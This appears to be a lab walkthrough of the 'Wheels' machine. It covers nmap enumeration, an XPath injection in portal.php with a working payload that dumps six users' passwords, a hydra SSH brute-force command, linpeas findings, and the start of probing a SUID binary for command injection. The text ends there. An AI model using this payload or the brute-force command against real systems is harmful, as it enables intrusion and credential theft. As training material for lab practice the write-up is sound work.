Wheels (Xpath injection foothold, SUID binary priv read to root)

Nmap


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
|   256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_  256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Wheels - Car Repair Services
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Interesting web paths

Path: http://192.168.109.202:80/portal.php
| Form id:
| Form action:
|
| Path: http://192.168.109.202:80/register.php
| Form id:
| Form action:
|
| Path: http://192.168.109.202:80/login.php
| Form id:
|_ Form action:

Web enum

http://192.168.109.202/lib/



Index of /lib


Name	Last modified	Size	Description
Parent Directory		-	
animate/	2022-05-11 10:10	-	
counterup/	2022-05-11 10:10	-	
easing/	2022-05-11 10:10	-	
owlcarousel/	2022-05-11 10:10	-	
tempusdominus/	2021-11-17 12:15	-	
waypoints/	2022-05-11 10:10	-	
wow/	2022-05-11 10:10	-	

Apache/2.4.41 (Ubuntu) Server at 192.168.109.202 Port 80

We can register a new user. Initially, I registered a user named `test` but gained no access.

If we register a user named `admin` with the registration email found at the bottom of the page `info@wheels.service` we get an interesting result.

If we now return to the Employee portal with our new `admin` user, we now have access to a car search feature.




FILTER USERS BY SERVICES:

Search users by services: Car

Search users by services:

1	bob
2	alice
3	john

It returns results and we can try to replace the `work` and `search` values to see if we get any errors.



FILTER USERS BY SERVICES:
Search users by services:
Car
Search

```
XML Error; No ' or 1=1 entity found
Warning: SimpleXMLElement::xpath(): Invalid expression in /var/www/html/portal.php on line 68
```


Search users by services:

No users were found!

We get XML errors when putting SQL injection strings within the arguments.

If we leave the work arugment blank, it dumps all the users in one search.

http://192.168.109.202/portal.php?work=&action=search



FILTER USERS BY SERVICES:

Search users by services:

XML Error; No entity found

Search users by services:

1	bob
2	alice
3	john
4	dan
5	alex
6	selene

XPath injection

This webapp is vulnerable to webapp injection, after playing around with some payloads from payload all the things https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XPATH Injection


We eventually find one that displays an extra blank field next to the users

We need to fuzz with this payload as well, I just added `a` instead of the `*` charcater at after the `(` torwards the end of the payload.

payload

```
work=')] | //password/*[contains(a,'&


http://192.168.109.202/portal.php?%27)%5D/password%20%7C%20a%5Bcontains(a,%27
```



FILTER USERS BY SERVICES:

Search users by services: Car

XML Error; No ')] | //user/*[contains(*,' entity found

Search users by services:

1

2


3

4

5

6

Lets view this in burp.



```
      </tr>


      <tr height="40" bgcolor="#c8dbde" align="center">
        <td>
          3
        </td>
        <td width="200">
          <b>
            johnloveseverontr8932
          </b>
        </td>

      </tr>


      <tr height="40" bgcolor="#c8dbde" align="center">
        <td>
          4
        </td>
        <td width="200">
          <b>
            lokieismyfav!@#12
          </b>
        </td>

      </tr>


      <tr height="40" bgcolor="#c8dbde" align="center">
        <td>
          5
```

We can see the users passwords associated with the user's id's


```
bob:Iamrockinginmyroom1212
alice:iamarabbitholeand7875
john:johnloveseverontr8932
dan:lokieismyfav!@#12
alex:alreadydead$%^234
selene:lasagama90809!@
```

Now we can attempt to ssh as these users

Foothold

Running all the creds through hydra, we find that bob is able to login with his password.

```
hydra -L users.txt -P pass.txt ssh://192.168.109.202 -vvv
```



```
[VERBOSE] Disabled child 13 because of too many errors
[22][ssh] host: 192.168.109.202   login: bob   password: Iamrockinginmyroom1212
[ERROR] could not connect to target port 22: Socket error: disconnected
[ERROR] ssh protocol error
```

Finish priv esc

linpeas finindings


intresting password found in php file

```
[+] Searching passwords in config PHP files
    define('PASSWORD', 'CanRipperCrackthis?09');
```


Intresting mysql

```
[+] Searching mysql credentials and exec
From '/etc/mysql/mariadb.conf.d/50-server.cnf' Mysql user: user
= mysql
Found readable /etc/mysql/my.cnf
[client-server]
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/
From '/usr/lib/x86_64-linux-gnu/perl5/5.30/auto/DBD/mysql/mysql.so' Mysql user:
```

These ultamatly lead to nothing however, we do find an intersting binary in the /opt folder named `get-list` with SUID permissions as root.



```
bob@wheels:/opt$ ls -la
total 28
drwxr-xr-x  2 root root  4096 May 11  2022 .
drwxr-xr-x 20 root root  4096 Jan  7  2021 ..
-rwsr-sr-x  1 root root 16808 May 11  2022 get-list
bob@wheels:/opt$
```




```
bob@wheels:/opt$ ./get-list


Which List do you want to open? [customers/employees]: employees
Opening File....

bob
alice
john
dan
alex
selene

bob@wheels:/opt$
```

It asks us to open eithe the employees or customer file. Lets try some command injection techniques and see what happens.

